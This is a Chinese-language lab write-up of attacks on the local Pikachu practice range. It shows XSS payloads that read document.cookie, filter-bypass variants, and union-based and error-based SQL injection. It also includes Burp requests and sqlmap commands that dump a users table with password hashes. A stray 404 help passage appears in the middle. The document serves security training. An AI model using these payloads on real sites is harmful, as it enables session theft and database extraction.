

# 实验3

## 一、XSS漏洞

xss漏洞主要是需要获取访问我服务器前端用户的cookie，之前一直没有过多了解为什么死磕用户的cookie，查阅了一些资料发现：对于需要进行身份辨别的web应用程序，客户端每次发起请求都需要带上用户的身份信息，该身份信息的载体就是cookie。Cookie是保存在客户端本地的数据，通常会包含用户账户以及登陆成功后服务器端返回的sessionid等信息，服务器端需要根据cookie信息辨别用户身份以及进行session跟踪。

也就是说，只要一个人拥有了我的cookie，她就有可能伪造我的身份来登录一些网站，进而获取一些信息。


1. 在目标站点找到输入点，比如查询接口，留言板等；
2. 输入一组“特殊字符+唯一识别字符”，点击提交后，查看返回的源码，是否有做对应的处理。
3. 通过搜索定位到唯一字符，结合唯一字符前后语法确认是否可以构造执行JS代码的条件（构造闭合）；
4. 提交payload，成功执行则存在xss漏洞。

### 1.反射性XSS

交互的数据一般不会被存在数据库里面，一次性，一般出现在查询类等页面。

首先构造一个payload，输入到查询框里面，发现有字符限制，这也确实是一个防护措施。


```
<script>alert(document.cookie)</script>
```




所以我们开启检查，将字符串的长度更改一下

```
<form method="get">
  <input class="xssr_in" type="text" maxlength="20" name="message"> == $0
  <input class="xssr_submit" type="submit" name="submit" value="submit">
</form>
</div>
</div>
```

显示获取cookie成功。因为本靶场是GET请求，所以我们的传输的payload会出现在URL



如果在POST靶场上, payload就没有显示在URL中




## 2.反射性XSS

对于留言板等页面, 其输入的数据会存储在后台数据库。因此每次访问页面都会进行攻击

如上个实验构造payload, 输入到留言框后, 查看效果

```
<script>alert(document.cookie)</script>
```



可以看出, 其成功获取了网站用户的cookie




而值得一提的是，由于payload存储在数据库中，而网站作为一个留言板形式，其每次加载都会加载对应表的全部数据，因此每次打开网页都会受到攻击，这就是其与反射性不同之处

### 3.DOM型XSS

在网站页面中有许多元素,当浏览器解析HTML页面时，会为页面创建一个顶级的Document Object(文档对象)，接着生成各个子文档对象。每个页面元素对应一个文档对象，每个文档对象包含属性、方法和事件。可以通过JavaScript脚本对文档对象进行编辑，从而修改页面的元素。也就是说，客户端的脚本程序可以通过DOM动态修改页面内容，从客户端获取DOM中的数据并在本地执行。由于DOM是在客户端修改节点的，所以基于DOM型的XSS漏洞不需要与服务端交互，它只发生在客户端处理数据的阶段。


这个树就叫DOM



攻击方式：客户端JavaScript可以访问浏览器的DOM文本对象模型是利用的前提，当确认客户端代码中有DOM型XSS漏洞时，并且能诱使(钓鱼)一名用户访问自己构造的URL，就说明可以在受害者的客户端注入恶意脚本。利用步骤和反射型很类似，但是唯一的区别就是，构造的URL参数不用发送到服务器端，可以达到绕过WAF、躲避服务端的检测效果。

<https://blog.csdn.net/wei1273356078/article/details/106543967>

输入一个正常字符，点击 what do you see 查看反馈



## 404 - Page Not Found 未找到

错误说明：请求的页面不存在

原因1：访问的文档权限不够

解决办法：

修改文件权限为755，windos系统修改目录权限为可写可读。

原因2：防火墙的原因

解决办法：

先关闭让防火墙通过WWW服务。

原因3：站点根目录无默认访问文件

解决办法：

在根目录中创建index.html或者创建index.php。

原因4：站点配置目录不正确

解决办法：

将网站应用程序复制到站点目录中，或者修改站点配置目录指定到应用程序目录中。

原因5：站点使用了伪静态

我们检查源代码，查看 `what do you see` 的源代码，所以我们只需要让 `document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";` 代码闭合即可。

```
function domxss(){
    var str = document.getElementById("text").value;
    document.getElementById("dom").innerHTML = "<a href='"+str+"'>what do you see?</a>";
}
```


因此我们选择一个payload

```
' onclick="alert(document.cookie)">
```

也就是说闭合后的代码是：

```
<a href='' onclick="alert(document.cookie)">'>what do you see?</a>
```

同时可以预估，`what do you see` 将会变成 `'>what do you see?</a>` 同时提取用户的cookie



与预测一致。



## 4.过滤型XSS


因为有些页面后端会使用正则表达式，导致某些如 `<script>` 的字符过滤掉，因此可以多试验一些类似的xss语句。

```
<script>alert(document.cookie)</script>
<img src=x onerror=alert(document.cookie)>
<svg onload=alert(document.cookie)>
<a href=javascript:alert(document.cookie)>
```

如在本题目中，就出现了过滤。如输入：

```
<script>alert(document.cookie)</script>
```

则会产生



经过实验，发现是后端过滤的是 `<script>`，因此我们选择另一种不带有 `<script>` 的payload

```
<svg onload=alert(document.cookie)>
```

成功渗透。事实上，pikachu靶场剩余的xss题目都是基于过滤或闭合而来的。有使用编码而过滤引号的，则使用 `javascript:alert(1)`；也有代码两端存在 `<script>` 标签，而需要进行闭合的。



## 二、SQLi攻击

可以选择手注也可以选择sqlmap，这里两者结合试一试，为了干这玩意，重新复习了一下sql

数字型：

```
user_id = $id
```

字符型

```
user_id = '$id'
```

搜索型

```
text LIKE '%{$_GET['search']}%'
```

### 1.数字型注入 (post)

数字型与字符型最大的差别就是不需要闭合符。而本题是POST类型，参数不在URL显示参数，因此我们需要使用BP抓包，寻找到了参数。这时候就显现出repeat的用法了，可以多次给后端进行发包。



虽然在前端页面上我们发现只有两个数据：姓名与邮箱，但是他们可能利用一个ID查询出很多数据，所以我们首先要判断一个查询能出现多少列数据。可以使用 order by 关键字（实际上这个关键字是一个基于第几个字段排序的）

从结果来看，只有两列，所以我们之后在构造数据注入时，也需要构造两列，否则会报错。

**Request**

Pretty Raw Hex

```
1 POST /pikachu/vul/sql/sql_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 41
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
    Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
    0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sql/sql_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkevsiuhj251n59dhp651
21 Connection: close
22
23 id=5 order by 3,submit=%E6%9F%A5%E8%AF%A2
```

**Response**

Pretty Raw Hex Render

Pikachu 漏洞练习平台 pika-pika-

Unknown column '3' in 'order clause'

可以尝试的爆破网站的数据库及其全部的表

**Request**

Pretty Raw Hex

```
1 POST /pikachu/vul/sql/sql_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 56
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
    Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
    0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sql/sql_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkevsiuhj251n59dhp651
21 Connection: close
22
23 id=2 union select database(),1,submit=%E6%9F%A5%E8%AF%A2
```

**Response**

Pretty Raw Hex Render

Pikachu 漏洞练习平台 pika-pika-

sql > 数字型注入 点一下提示-

select your userid?

hello,allen  
your email is: 4

hello,pikachu  
your email is: 1

现在已经知道其数据库名为 pikachu，可以爆破他的表，共有五张。

```
Request
Pretty Raw Hex
1 POST /pikachu/vul/sqli/sqli_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 122
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sqli/sqli_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj25ln59dhp0651
21 Connection: close
22
23 id=2 union select table_name,'email' from
information_schema.tables where
table_schema='pikachu'&submit=%E6%9F%A5%E8%AF%A 2
```

Response

Pikachu 漏洞练习平台 pika-pika-

sql > 数字型注入

点一下提示

select your userid?

hello,allen  
your email is: 4

hello,httpinfo  
your email is: email

hello,member  
your email is: email

hello,message  
your email is: email

hello,users  
your email is: email

hello,xssblind  
your email is: email

我们可以继续爆破users隐私表，发现他有4列

```
1 POST /pikachu/vul/sqli/sqli_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 144
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sqli/sqli_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj25ln59dhp0651
21 Connection: close
22
23 id=2 union select column_name,2 from information_schema.columns
where table_schema='pikachu' and table_name='users'
&submit=%E6%9F%A5%E8%AF%A2
```

Pikachu 漏洞练习平台 pika-pika-

sql > 数字型注入

点一下提示

select your userid?

hello,allen  
your email is: 4

hello,id  
your email is: 2

hello,level  
your email is: 2

hello,password  
your email is: 2

hello,username  
your email is: 2

可以查询用户名和密码



```

1 POST /pikachu/vul/sqli/sqli_id.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 74
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/pikachu/vul/sqli/sqli_id.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=5s9cdkcvsiuhj251n59dhp0651
21 Connection: close
22
23 id=2 union select username,password from users
24 &submit=%E6%9F%A5%E8%AF%A2

```

Pikachu 漏洞练习平台 pika-pika-

sql注入 > 数字型注入

点一下提示

select your userid?

hello,allen  
your email is: 4

hello,admin  
your email is: e10adc3949ba59abbe56e057f20f883e

hello,pikachu  
your email is: 670b14728ad9902aecba32e22fa4f6bd

hello,test  
your email is: e99a18c428cb38d5f260853678922e03

## 2.字符型注入

字符型注入需要考虑封闭。所以不能直接像上题一样直接注入，需要输入一些封闭字符  
在本题中输入

```
1' union select database(),2#
```

发现成功爆破。由此可见，其封闭字符为"'"，而注释字符为#

127.0.0.1/pikachu/vul/sqli/sqli\_str.php?name=1%27+union+select+database%28%29%2C2%23&submit=查询

Pikachu 漏洞练习平台 pika~pika~

介绍 sql注入 > 字符型注入

破解 what's your username?

is-Site Scripting your uid:pikachu  
your email is: 2

Inject

## 3.搜索型注入

尝试输入一个字符 a，发现后台应该是使用了like关键字，进行了搜索型查询。

127.0.0.1/pikachu/vul/sqli/sqli\_search.php?name=a&submit=搜索

## pikachu 漏洞练习平台 pika~pika~

🏠 sqli > 搜索型注入

请输入用户名进行查找  
如果记不住用户名，输入用户名的一部分搜索的试试看？

搜索

用户名中含有a的结果如下：

username: allen  
uid:2  
email is: 4

username: grady  
uid:4  
email is: grady@pikachu.com

username: admin  
uid:25  
email is:

可以构造一个payload，成功爆破数据库

```
a' union select database(),2,3#
```

请输入用户名进行查找

如果记不住用户名，输入用户名的一部分搜索的试试看？

搜索

用户名中含有b' union select database(),2,3#的结果如下：

username: pikachu  
uid:2  
email is: 3

## 4.sqlmap实战使用

首先要对带有查询功能的页面输入点什么，否则sqlmap无法爆破

构造cmd中的命令：

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_x.php?  
name=1&submit=%E6%9F%A5%E8%AF%A2"
```

发现name字段存在爆破点

```
[21:58:49] [INFO] GET parameter 'name' is MySQL UNION query (NULL) - 1 to 20 columns. Injactable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 570 HTTP(s) requests:
-----
Parameter: name (GET)
  Type: boolean-based blind
  Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: name=1') AND EXTRACTVALUE(9842,CASE WHEN (9842=9842) THEN 9842 ELSE 0x3A END)-- LLiD&submit=%E6%9F%A5%E8%AF%A2
  Type: error-based
  Title: MySQL >= 5.6 AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (STD_ERROR)
```

继续爆破，带有参数--dbs参数

```
[22:02:10] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39, PHP
back-end DBMS: MySQL >= 5.6
[22:02:10] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] movie
[*] mysql
[*] performance_schema
[*] pikachu
```

再进行爆破pikachu数据库的表

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_x.php?
name=1&submit=%E6%9F%A5%E8%AF%A2" -D "pikachu" --tables
```

```
[22:03:50] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP, PHP 7.3.4
back-end DBMS: MySQL >= 5.6
[22:03:50] [INFO] fetching tables for database: 'pikachu'
Database: pikachu
[5 tables]
+-----+
| member |
| httpinfo |
| message |
| users |
| xssblind |
+-----+
```

爆破隐私表users中的字段

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_x.php?
name=1&submit=%E6%9F%A5%E8%AF%A2" -D "pikachu" -T "users" --columns
```

table: users [4 columns]	
Column	Type
level	int
id	int unsigned
password	varchar(66)
username	varchar(30)

继续爆破数据

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_search.php?name=1&submit=%E6%90%9C%E7%B4%A2" -D "pikachu" -T "users" -C "password,id,level,username" --dump
```

[3 entries]				
level	password	id	username	
1	e10adc3949ba59abbe56e057f20f883e (123456)	1	admin	
2	670b14728ad9902aecba32e22fa4f6bd (000000)	2	pikachu	
3	e99a18c428cb38d5f260853678922e03 (abc123)	3	test	

## 5.基于报错的信息获取

后台没有屏蔽数据库报错信息，在语法发生错误时回输出在前端。在mysql中使用一些指定的函数来制造报错，从而从报错信息中获取设定的信息。

- `updatexml()`: MySQL对XML文档数据进行查询和修改的XPath函数。
- `extractvalue()`: MySQL对XML文档数据进行查询和修改的XPath函数。
- `floor()`: MYSQL中用来取整的函数。

`updatexml(xml_document,xPath_string,new_value)`

第一个参数: XML的内容

第二个参数: 是需要update的位置XPath路径

第三个参数: 是更新后的内容

所以第一和第三个参数可以随便写，只需要利用第二个参数，他会校验你输入的内容是否符合XPath格式  
函数利用和语法明白了，下面注入的payload就清楚明白

`extractvalue()`

`extractvalue()`函数作用: 从目标XML中返回包含所查询值的字符串。

语法: `ExtractValue(xml_document, xpath_string)`

第一个参数: XML document是String格式，为XML文档对象的名称,文中为Doc

第二个参数: XPath\_string (xpath格式的字符串)

我尝试了一下 `extractvalue()` 函数的报错注入

```
kobe'+and+extractvalue(0,concat(0x7e,version()))#
```

Duplicate entry '5.7.261' for key "

CSDN @HypeRong